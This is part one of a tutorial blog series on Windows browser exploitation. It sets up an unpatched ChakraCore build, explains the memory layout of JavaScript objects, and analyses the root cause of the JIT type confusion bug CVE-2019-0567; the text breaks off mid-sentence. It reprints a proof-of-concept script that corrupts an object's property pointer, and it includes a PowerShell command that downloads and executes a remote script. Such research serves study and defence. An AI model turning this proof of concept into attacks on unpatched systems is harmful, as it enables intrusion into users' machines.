In the name of understanding more modern browser exploitation (specifically Windows-based exploitation), I searched and scoured the internet for resources. I constantly picked the topic up, only to set it down again. I simply just “didn’t get it”. This was for a variety of factors, including browser exploitation being a very complex issue, with research on the topic being distributed accordingly. I’ve done my fair share of tinkering in the kernel, but browsers were a different beast for me.

Additionally, I found almost no resources that went from start to finish on more “modern” exploits, such as attacking Just-In-Time (JIT) compilers specifically on Windows systems. Not only that, almost all resources available online target Linux operating systems. This is fine, from a browser primitive perspective. However, when it comes to things like exploit controls such as CFG, to actual exploitation primitives, this can be highly dependent on the OS. As someone who focuses exclusively on Windows, this led to additional headache and disappointment.

I recently stumbled across two resources: the first being a Google Project Zero issue for the vulnerability we will be exploiting in this post, CVE-2019-0567. Additionally, I found an awesome writeup on a “sister” vulnerability to CVE-2019-0539 (which was also reported by Project Zero) by Perception Point.

The Perception Point blog post was a great read, but I felt it was more targeted at folks who already have fairly decent familiarity with exploit primitives in the browser. There is absolutely nothing wrong with this, and I think this is still makes for an excellent blog post that I would highly recommend reading if you’ve done any kind of browser vulnerability research before. However, for someone in my shoes that has never touched JIT compiler vulnerability research in the browser space, there was a lack of knowledge I had to make up for, not least because the post actually just ended on achieving the read/write primitive and left code execution to the reader.

There is also other prerequisite knowledge needed, such as why does JIT compilation even present an attack surface in the first place? How are JavaScript objects laid out in memory? Since JavaScript values are usually 32-bit, how can that be leveraged for 64-bit exploitation? How do we actually gain code execution after obtaining a read/write primitive with DEP, ASLR, CFG, Arbitrary Code Guard (ACG), no child processes, and many other mitigations in Edge involved? These are all questions I needed answers to. To share how I went about addressing these questions, and for those also looking to get into browser exploitation, I am releasing a three part blog series on browser exploitation.

Part one (this blog) will go as follows:

  1. Configuring and building up a browser exploitation environment
  2. Understanding JavaScript objects and their layout in memory (ChakraCore/Chakra)

  3. CVE-2019-0567 root cause analysis and attempting to demystify type confusion bugs in JIT compilers

Part two will include:

  1. Going from crash to exploit (and dealing with ASLR, DEP, and CFG along the way) in ChakraCore
  2. Code execution

Part three, lastly, will deconstruct the following topics:

  1. Porting the exploit to Microsoft Edge (Chakra-based Edge)
  2. Bypassing ACG, using a now-patched CVE
  3. Code execution in Edge

There are also a few limitations you should be aware of as well:

  1. In this blog series we will have to bypass ACG. The bypass we will be using has been mitigated as of Windows 10 RS4.
  2. I am also aware of Intel Control-Flow Enforcement Technology (CET), which is a mitigation that now exists (although it has yet to achieve widespread adoption). The version of Edge we are targeting doesn’t have CET.
  3. Our initial analysis will be done with the ch.exe application, which is the ChakraCore shell. This is essentially a command-line JavaScript engine that can directly execute JavaScript (just as a browser does). Think of this as the “rendering” part of the browser, but without the graphics. Whatever can occur in ch.exe can occur in Edge itself (Chakra-based Edge). Our final exploit, as we will see in part three, will be detonated in Edge itself. However, ch.exe is a very powerful and useful debugging tool.
  4. Chakra, and the open-source twin ChakraCore, are both deprecated in their use with Microsoft Edge. Edge now runs on the V8 JavaScript engine, which is used by Chrome-based browsers.

Finally, from an exploitation perspective, none of what I am doing would have been possible without Bruno Keith’s amazing prior work surrounding Chakra exploit primitives, the Project Zero issues, or the Perception Point blog post.

Configuring a Chakra/ChakraCore Environment

Before beginning, Chakra is the name of the “Microsoft proprietary” JavaScript engine used with Edge before V8. The “open-source” variant is known as ChakraCore. We will reference ChakraCore for this blog post, as the source code is available. CVE-2019-0567 affects both “versions”, and at the end we will also port our exploit to actually target Chakra/Edge (we will be doing analysis in ChakraCore).

For the purposes of this blog post, and part two, we will be performing analysis (and exploitation in part two) with the open-source version of Chakra, the ChakraCore JavaScript engine + ch.exe shell. In part three, we will perform exploitation with the standard Microsoft Edge (pre-V8 JavaScript engine) browser and Chakra JavaScript engine

So we can knock out “two birds with one stone”, our environment needs to first contain a pre-V8 version of Edge, as well as a version of Edge that doesn’t have the patch applied for CVE-2019-0567 (the type confusion vulnerability) or CVE-2017-8637 (our ACG bypass primitive). Looking at the Microsoft advisory for CVE-2019-0567, we can see that the applicable patch is KB4480961. The CVE-2017-8637 advisory can be found here. The applicable patch in this case is KB4034674.

The second “bird” we need to address is dealing with ChakraCore.

Windows 10 1703 64-bit is a version of Windows that not only can support ChakraCore, but also comes (by default) with a pre-patched version of Edge via a clean installation. So, for the purposes of this blog post, the first thing we need to do is grab a version of Windows 10 1703 (unpatched with no service packs) and install it in a virtual machine. You will probably want to disable automatic updates, as well. How this version of Windows is obtained is entirely up to the reader.

If you cannot obtain a version of Windows 10 1703, another option is to just not worry about Edge or a specific version of Windows. We will be using ch.exe, the ChakraCore shell, along with the ChakraCore engine to perform vulnerability analysis and exploit development. In part two, our exploit will be done with ch.exe. Part three is entirely dedicated to Microsoft Edge. If installation of Edge proves to be too much of a hassle, the “gritty” details about the exploit development process will be in part two. Do be warned, however, that Edge contains a few more mitigations that make exploitation much more arduous. Because of this, I highly recommend you get your hands on the applicable image to follow along with all three posts. However, the exploit primitives are identical between a ch.exe environment and an Edge environment.

After installing a Windows 10 1703 virtual machine (I highly recommend making the hard drive 100GB at least), the next step for us will be installing ChakraCore. First, we need to install git on our Windows machine. This can be done most easily by quickly installing Scoop.sh via PowerShell and then using a PowerShell web cradle to execute scoop install git from the PowerShell prompt. To do this, first run PowerShell as an administrator and then execute the following commands:

  1. Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope CurrentUser (then enter a to say “Yes to All”)
  2. [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
  3. Invoke-Expression (New-Object System.Net.WebClient).DownloadString('https://get.scoop.sh')
  4. scoop install git

After git is installed, you will need to also download Microsoft Visual Studio. Visual Studio 2017 works just fine and I have included a direct download link from Microsoft here. After downloading, just configure Visual Studio to install Desktop development with C++ and all corresponding defaults.

After git and Visual Studio are installed, we can go ahead and install ChakraCore. ChakraCore is a full fledged JavaScript environment with a runtime, etc. so it is quite hefty and may take a few seconds when cloning the repository. Open up a cmd.exe prompt and execute the following commands:

  1. cd C:\Wherever\you\want\to\install
  2. git clone https://github.com/Microsoft/ChakraCore.git
  3. cd ChakraCore
  4. git checkout 331aa3931ab69ca2bd64f7e020165e693b8030b5 (this is the commit hash associated with the vulnerability)

After ChakraCore is downloaded, and the vulnerable commit “checked out”, we need to configure ChakraCore to compile with Control Flow Guard (CFG). To do this, go to the ChakraCore folder and open the Build directory. In there, you will see a Visual Studio Solution file. Double-click and select “Visual Studio 2017” (this is not a “required” step, but we want to add CFG as a mitigation we have to eventually bypass!).

Note that when Visual Studio opens it will want you to sign in with an account. You can bypass this by telling Visual Studio you will do it later, and you will then get 30 days of unfettered access.

At the top of the Visual Studio window, select x64 as such. Make sure to leave Debug as is.

After selecting x64, click Project > Properties in Visual Studio to configure ChakraCore properties. From here, we want to select C/C++ > All Options and turn on Control Flow Guard. Then, press Apply then Ok.

Click File > Save All in Visual Studio to save all of our changes to the solution.

We now need to open up a x64 Native Tools Command Prompt for VS 2017 prompt. To do this, hit the Windows key and start typing in x64 Native Tools Command.

Lastly, we need to actually build the project by executing the following the command: msbuild /m /p:Platform=x64 /p:Configuration=Debug Build\Chakra.Core.sln (note that if you do not use a x64 Native Tools Command Prompt for VS 2017 prompt, msbuild won’t be a valid command).

These steps should have installed ChakraCore on your machine. We can validate this by opening up a new cmd.exe prompt and executing the following commands:

  1. cd C:\path\to\ChakraCore
  2. cd Build\VcBuild\bin\x64_debug\
  3. ch.exe --version

We can clearly see that the ChakraCore shell is working, and the ChakraCore engine (chakracore.dll) is present! Now that we have Edge and ChakraCore installed, we can begin our analysis by examining how JavaScript objects are laid out in memory within Chakra/ChakraCore and then exploitation!

JavaScript Objects - Chakra/ChakraCore Edition

The first key to understanding modern vulnerabilities, such as type confusion, is understanding how JavaScript objects are laid out in memory. As we know, in a programming language like C, explicit data types are present. int var and char* string are two examples - the first being an integer and the second being an array of characters, or chars. However, in ChakraCore, objects can be declared as such: var a = {o: 1, b: 2} or a = "Testing". How does JavaScript know how to treat/represent a given object in memory when there is no explicit data type information? This is the job of ChakraCore - to determine the type of object being used and how to update and manage it accordingly.

All the information I am providing, about JavaScript objects, is from this blog, written by a developer of Chakra. While the linked blog focuses on both “static” and “dynamic” objects, we will be focusing on specifically how ChakraCore manages dynamic objects, as static objects are pretty straight forward and are uninteresting for our purposes.

So firstly, what is a dynamic object? A dynamic object is pretty much any object that can’t be represented by a “static” object (static objects consists of data types like numbers, strings, and booleans). For example, the following would be represented in ChakraCore as a dynamic object:

let dynamicObject = {a: 1, b:2};
dynamicObject.a = 2;			// Updating property a to the value of 2 (previously it was 1)
dynamicObject.c = "string";		// Adding a property called c, which is a string

print(dynamicObject.a);			// Print property a (to print, ChakraCore needs to retrieve this property from the object)
print(dynamicObject.c);			// Print property c (to print, ChakraCore needs to retrieve this property from the object)

You can see why this is treated as a dynamic object, instead of a static one. Not only are two data types involved (property a is a number and property c is a string), but they are stored as properties (think of C-structures) in the object. There is no way to account for every combination of properties and data types, so ChakraCore provides a way to “dynamically” handle these situations as they arise (a la “dynamic objects”).

ChakraCore has to treat these objects different then, say, a simple let a = 1 static object. This “treatment” and representation, in memory, of a dynamic object is exactly what we will focus on now. Having said all of that - exactly how does this layout look? Let’s cite some examples below to find out.

Here is the JavaScript code we will use to view the layout in the debugger:

print("DEBUG");
let a = {b: 1, c: 2};

What we will do here is save the above code in a script called test.js and set a breakpoint on the function ch!WScriptJsrt::EchoCallback within ch.exe. The EchoCallback function is responsible for print() operations, meaning this is synonymous with setting a breakpoint in ch.exe to break every time print() is called (yes, we are using this print statement to aid in debugging). After setting the breakpoint, we can resume execution and break on EchoCallback.

Now that we have hit our breakpoint, we know that anything that happens after this point should involve the JavaScript code after the print() statement from test.js. The reason we do this is because the next function we are going to inspect is constantly called in the background, and we want to ensure we are just checking the specific function call (coming up next) that corresponds to our object creation, to examine it in memory.

Now that we have reached the EchoCallback breakpoint, we need to now set a breakpoint on chakracore!Js::DynamicTypeHandler::SetSlotUnchecked. Note that chakracore.dll isn’t loaded into the process space upon ch.exe executing, and is only loaded after our previous execution.

Once we hit chakracore!Js::DynamicTypeHandler::SetSlotUnchecked, we can finally start examining our object. Since we built ChakraCore locally, as well, we have access to the source code. Both WinDbg and WinDbg Preview should populate the source upon execution on this function.

This code may look a bit confusing. That is perfectly okay! Just know this function is responsible for filling out dynamic objects with their needed property values (in this case, values provided by us in test.js via a.b and a.c).

Right now the object we are dealing with is in the RCX register (per __fastcall we know RCX is the DynamicObject * instance parameter in the source code). This can be seen in the next image below. Since the function hasn’t executed yet, this value in RCX is currently just a blank “skeleton” a object waiting to be filled.

We know that we are setting two values in the object a, so we need to execute this function twice. To do this, let’s first preserve RCX in the debugger and then execute g once in WinDbg, which will set the first value, and then we will execute the function again, but this time with the command pt to break before the function returns, so we can examine the object contents.

Perfect. After executing our function twice, but just before the function returns, let’s inspect the contents of what was previously held in RCX (our a object).

The first thing that stands out to us is that this is seemingly some type of “structure”, with the first 0x8 bytes holding a pointer to the DynamicObject virtual function table (vftable). The second 0x8 bytes seem to be some pointer within the same address space we are currently executing in. After this, we can see our values 1 and 2 are located 0x8 and 0x10 bytes after the aforementioned pointer (and 0x10/0x18 bytes from the actual beginning of our “structure”). Our values also have a seemingly random 1 in them. More on this in a moment.

Recall that object a has two properties: b (set to 1) and c (set to 2). They were declared and initialized “inline”, meaning the properties were assigned a value in the same line as the object actually being instantiated (let a = {b: 1, c: 2}). Dynamic objects with inlined-properties (like in our case) are represented as follows:

Note that the property values are written to the dynamic object at an offset of 0x10.

If we compare this prototype to the values from WinDbg, we can confirm that our object is a dynamic object with inlined-properties! This means the previous seemingly “random” pointer after the vftable is actually the address of data structure known as a type in ChakraCore. type isn’t too important to us, from an exploitation perspective, other than we should be aware this address contains data about the object, such as knowing where properties are stored, the TypeId (which is an internal representation ChakraCore uses to determine if the object is a string, number, etc.), a pointer to the JavaScript library, and other information. All information can be found in the ChakraCore code base.

Secondly, let’s go back for a second and talk about why our property values have a random 1 in the upper 32-bits (001000000000001). This 1 in the upper 32-bits is used to “tag” a value in order to mark it as an integer in ChakraCore. Any value that is prepended with 00100000 is an integer in ChakraCore. How is this possible? This is because ChakraCore, and most JavaScript engines, only allow 32-bit values, excluding pointers (think of integers, floats, etc.). However, an example of an object represented via a pointer would be a string, just like in C where a string is an array of characters represented by a pointer. Another example would be declaring something like an ArrayBuffer or other JavaScript object, which would also be represented by a pointer.

Since only the lower 32-bits of a 64-bit value (since we are on a 64-bit computer) are used, the upper 32-bits (more specifically, it is really only the upper 17-bits that are used) can be leveraged for other purposes, such as this “tagging” process. Do not over think this, if it doesn’t make sense now that is perfectly okay. Just know JavaScript (in ChakraCore) uses the upper 17-bits to hold information about the data type of the object (or property of a dynamic object in this case), excluding types represented by pointers as we mentioned. This process is actually referred to as “NaN-boxing”, meaning the upper 17-bits of a 64-bit value (remember we are on a 64-bit system) are reserved for providing type information about a given value. Anything else that doesn’t have information stored in the upper 17-bits can be treated as a pointer.

Let’s now update our test.js to see how an object looks when inline properties aren’t used.

print("DEBUG");
let a = {};
a.b = 1;
a.c = 2;
a.d = 3;
a.e = 4;

What we will do here is restart the application in WinDbg, clear the second breakpoint (the breakpoint on chakracore!Js::DynamicTypeHandler::SetSlotUnchecked), and then let execution break on the print() operation again.

After landing on the print() breakpoint, we will now re-implement the breakpoint on chakracore!Js::DynamicTypeHandler::SetSlotUnchecked, resume execution to hit the breakpoint, examine RCX (where our dynamic object should be, if we recall from the last object we debugged), and execute the SetSlotUnchecked function to see our property values get updated.

Now, according to our debugging last time, this should be the address of our object in RCX. However, taking a look at the vftable in this case we can see it points to a GlobalObject vftable, not a DynamicObject vftable. This is indicative the breakpoint was hit, but this isn’t the object we created. We can simply just hit g in the debugger again to see if the next call will act on our object. Finding this out is simply just a matter of trial and error by looking in RCX to see if the vftable comes from DynamicObject. Another good way to identify if this is our object or not is to see if everything else in the object, outside of the vftable and type, are set to 0. This could be indicative this was newly allocated memory and isn’t filled out as a “full” dynamic object with property values set.

Pressing g again, we can see now we have found our object. Notice all of the memory outside of the vftable and type is initialized to 0, as our property values haven’t been set yet.

Here we can see a slightly different layout. Where we had the value 1 last time, in our first “inlined” property, we now see another pointer in the same address space as type. Examining this pointer, we can see the value is 0.

Let’s press g in WinDbg again to execute another call to chakracore!Js::DynamicTypeHandler::SetSlotUnchecked to see how this object looks after our first value is written (1) to the object.

Interesting! This pointer, after type (where our “inlined” dynamic object value previously was), seems to contain our first value of a.b = 1!

Let’s execute g two more times to see if our values keep getting written to this pointer.

We can clearly see our values this time around, instead of being stored directly in the object, are stored in a pointer under type. This pointer is actually the address of an array known in ChakraCore as auxSlots. auxSlots is an array that is used to hold property values of an object, starting at auxSlots[0] holding the first property value, auxSlots[1] holding the second, and so on. Here is how this looks in memory.

The main difference between this and our previous “inlined” dynamic object is that now our properties are being referenced through an array, versus directly in the object “body” itself. Notice, however, that whether a dynamic object leverages the auxSlots array or inlined-properties - both start at an offset of 0x10 within a dynamic object (the first inline property value starts at dynamic_object+0x10, and auxSlots also starts at an offset of 0x10).

The ChakraCore codebase actually has a diagram in the comments of the DynamicObject.h header file with this information.

However, we did not talk about “scenario #2” in the above image. We can see in #2 that it is also possible to have a dynamic object that not only has an auxSlots array which contain property values, but also inlined-properties set directly in the object. We will not be leveraging this for exploitation, but this is possible if an object starts out with a few inlined-properties and then later on other value(s) are added. An example would be:

let a = {b: 1, c: 2, d: 3, e: 4};
a.f = 5;

Since we declared some properties inline, and then we also declared a property value after, there would be a combination of property values stored inline and also stored in the auxSlots array. Again, we will not be leveraging this memory layout for our purposes but it has been provided in this blog post for continuity purposes and to show it is possible.

CVE-2019-0567: An Analysis of a Browser-Based Type Confusion Vulnerability

Building off of our understanding of JavaScript objects and their layout in memory, and with our exploit development environment configured, let’s now put these theories in practice.

Let’s start off by executing the following JavaScript in ch.exe. Save the following JavaScript code in a file named poc.js and run the following command: ch.exe C:\Path\to\poc.js. Please note that the following proof-of-concept code comes from the Google Project Zero issue, found here. Note that there are two proofs-of-concepts here. We will be using the latter one (PoC for InitProto).

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, 0x1234);

    print(o.a);
}

main();

As we can see from the image above, when our JavaScript code is executed, an access violation occurs! This is likely due to invalid memory being accessed. Let’s execute this script again, but this time attached to WinDbg.

Executing the script, we can see the offending instruction in regards to the access violation.

Since ChakraCore is open-sourced, we can also see the corresponding source code.

Moving on, let’s take a look at the disassembly of the crash.

We can clearly see an invalid memory address (in this case 0x1234) is being accessed. Obviously we can control this value as an attacker, as it was supplied by us in the proof-of-concept.

We can also see an array is being referenced via [rcx+rax*0x8]. We know this, as we can see in the source code an auxSlots array (which we know is an array which manages property values for a dynamic JavaScript object) is being indexed. Even if we didn’t have source code, this assembly procedure is indicative of an array index. RCX in this case would contain the base address of the array with RAX being the index into the array. Multiplying the value by the size of a 64-bit address (since we are on a 64-bit machine) allows the index to fetch a given address instead of just indexing base_address+1, base_address+2, etc.

Looking a bit earlier in the disassembly, we can see the the value in RCX, which should have been the base address of the array, comes from the value rsp+0x58.

Let’s inspect this address, under greater scrutiny.

Does this “structure prototype” look familiar? We can see a virtual function table for a DynamicObject, we see what seems to be a type pointer, and see the value of a property we provided in the poc.js script, 0x1234! Let’s cross-reference what we are seeing with what our script actually does.

First, a loop is created that will execute the opt() function 2000 times. Additionally, an object called o is created with properties a and b set (to 1 and 2, respectively). This is passed to the opt() function, along with two empty values of {}. This is done as such: opt(o, {}, {}).

    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

Secondly, the function opt() is actually executed 2000 times as opt(o, {}, {}). The below code snippet is what happens inside of the opt() function.

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

Let’s start with what happens inside the opt() function.

When opt(o, {}, {}) is executed the first argument, an object o (which is created before each function call as let o = {a: 1, b: 2};) has property b set to 1 (o.b = 1;) in the first line of opt(). After this, tmp (a function in this case) has its prototype set to whatever value was provided by proto.

In JavaScript, a prototype is a built-in property that can be assigned to a function. The purpose of it, for legitimate uses, is to provide JavaScript with a way to add new properties at a later stage, to a function, which will be shared across all instances of that function. Do not worry if this sounds confusing, we just need to know a prototype is a built-in property that can be attributed to a function. The function in this case is named tmp.

As a point of contention, executing let tmp = {__proto__: proto}; is the same as executing tmp.prototype = proto.

When opt(o, {}, {}) is executed, we are providing the function with two NULL values. Since proto, which is supplied by the caller, is set to a NULL value, the prototype property of the tmp function is set to 0. When this occurs in JavaScript, the corresponding function (tmp in this case) is created without a prototype. In essence, all opt() is doing is the following:

  1. Set o’s (provided by the caller) a and b properties
  2. b is set to 1 (it was initially 2 when the o object was created via let o = {a: 1, b: 2})
  3. A function named tmp is created, and its prototype property is set to 0, which essentially means create tmp without a prototype
  4. o.a is set to the value provided by the caller through the value parameter. Since we are executing the function as opt(o, {}, {}), the o.a property will also be 0

The above code is executed 2000 times. What this does is let the JavaScript engine know that opt() has become what is known as a “hot” function. A “hot” function is one that is recognized by JavaScript as being executed constantly (in this case, 2000 times). This instructs ChakraCore to have this function go through a process called Just-In-Time compilation (JIT), where the above JavaScript is converted from interpreted code (essentially byte code) to actually compiled as machine code, such as a C .exe binary. This is done to increase performance, as this function doesn’t have to go through the interpretation process (which is beyond the scope of this blog post) every time it is executed. We will come back to this in a few moments.

After opt() is called 2000 times (this also means opt continues to be optimized for subsequent future function calls), the following happens:

let o = {a: 1, b: 2};

opt(o, o, 0x1234);

print(o.a);

For continuity purposes, let’s also display opt() again.

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

Taking a look at the second snippet of code (not the above opt() function, but the snippet above that which calls opt() as opt(o, o, 0x1234)), we can see it starts out by declaring an object o again. Notice that object o is declared with inlined-properties. We know this will be represented in memory as a dynamic object.

After o is instantiated as a dynamic object with inlined-properties, it is passed to the opt() function in both the o and proto parameters. Additionally, a value of 0x1234 is provided.

When the function call opt(o, o, 0x1234) occurs, the o.b property is set to 1, just like last time. However, this time we are not supplying a blank prototype property, but we are supplying the o dynamic object (with inlined-properties) as the prototype for the function tmp. This essentially sets tmp.prototype = o;, and let’s JavaScript know the prototype of the tmp function is now the dynamic object o. Additionally, the o.a property (which was previously 1 from the o object instantiation) is set to value, which is provided by us as 0x1234. Let’s talk about what this actually does.

We know that a dynamic object o was declared with inlined-properties. We also know that these types of dynamic objects are laid out in memory, as seen below.

Skipping over the prototype now, we also can see that o.a is set. o.a was a property that was present when the object was declared, and is represented in the object directly, since is was declared inline. So essentially, here is how this should look in memory.

When the object is instantiated (let o = {a: 1, b: 2}):

When o.b and o.a are updated via the opt() function (opt(o, o, 0x1234):

We can see that JavaScript just acted directly on the already inlined-values of 1 and 2 and simply just overwrote them with the values provided by opt() to update the o object. This means that when ChakraCore updates objects that are of the same type (e.g. a dynamic object with inlined-properties), it does so without needing to change the type in memory and just directly acts on the property values within the object.

Before moving on, let’s quickly recall a snippet of code from the JavaScript dynamic object analysis section.

let a = {b: 1, c: 2, d: 3, e: 4};
a.f = 5;

Here a is created with many inlined-properties, meaning 1, 2, 3, and 4 are all stored directly within the a object. However, when the new property of a.f is added after the instantiation of the object a, JavaScript will convert this object to reference data via an auxSlots array, as the layout of this object has obviously changed with the introduction of a new property which was not declared inline. We can recall how this looks below.

This process is known as a type transition, where ChakraCore/Chakra will update the layout of a dynamic object, in memory, based on factors such as a dynamic object with inlined-properties adding a new property which is not declared inline after the fact.

Now that we have been introduced to type transitions, let’s now come back to the following code in our analysis (opt() function call after the 2000 calls to opt() and o object creation)

let o = {a: 1, b: 2};

opt(o, o, 0x1234);

print(o.a);
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

We know that in the opt() function, o.a and o.b are updated as o.a = 0x1234 and o.b = 1;. We know that these properties should get updated in memory as such:

However, we didn’t talk about the let tmp = {__proto__: proto}; line.

Before, we supplied the value of tmp.prototype with a value of proto. In this case, this will perform the following:

tmp.prototype = o

This may seem very innocent at first, but this is actually where our vulnerability occurs. When a function has its prototype set (e.g. tmp.prototype = o) the object which will become the prototype (in this case, our object o, since it is assigned to tmp’s prototype property) has to first go through a type transition. This means that o will no longer be represented in memory with inlined-values and instead will be updated to use auxSlots to access properties for the object.

Before transition of o (o.b = 1 occurs before the type transition, so it is still updated inline):

After transition of o:

However, since opt() has gone through the JIT process, it has been turned into machine code. JavaScript interpreters normally perform various type checks before accessing a given property. These are known as guardrails. However, since opt() was marked as “hot”, it is now represented in memory as machine code, just how any other C/C++ binary is. The guardrails for typed checks are now gone. The reason they are gone is for a reason known as speculative JIT, where since the function was executed a great number of times (2000 in this case) the JavaScript engine can assume that this function call is only going to be called with the object types that have been seen thus far. In this case, since opt() has only see 2000 calls thus far as opt(o, {}, {}) it assumes that future calls will also only be called as such. However, on the 2001st call, after the function opt() has been compiled into machine code and lost the “guardrails”, we call the function as such opt(o, o, 0x1234).

The speculation that opt() is making is that o will always be represented in memory as an object with only inlined-properties. However, since the tmp function now has an actual prototype property (instead of a blank one of {}, which really is ignored by JavaScript and let’s the engine know tmp doesn’t have a prototype), we know this process performs a type transition on the object which is assigned as the prototype for the corresponding function (e.g. the prototype for tmp is now o. o must now undergo a type transition).

Since o now goes under a type transition, and opt() doesn’t consider that o could have gone through a type transition, a “type confusion” can, and does occur here. After o goes through a type transition, the o.a property is updated to 0x1234. The opt() function only knows that if it sees an o object, it should treat the properties as inline (e.g. set them directly in the object, right after the type pointer). So, since we set o.a to 0x1234 inside the opt() function, after it is “JIT’d”, opt() gladly write the value of 0x1234 to the first inlined-property (since o.a was the first property created, it is stored right under the type pointer). However, this has a devastating effect, because o is actually laid out in memory as having an auxSlots pointer, as we know.

So, when the o.a property is updated (opt() thinks the layout in memory is | vftable | type | o.a | o.b, when in reality it is | vftable | type | auxSlots |) opt() doesn’t know that o now stores properties via the auxSlots (which is stored at offset 0x10 within a dynamic object) and it writes 0x1234 to where it thinks it should go, and that is the first inlined-property (WHICH IS ALSO STORED AT offset 0x10 WITHIN A DYNAMIC OBJECT)!

opt() thinks it is updating o as such (because JIT speculation told the function o should always have inline properties):

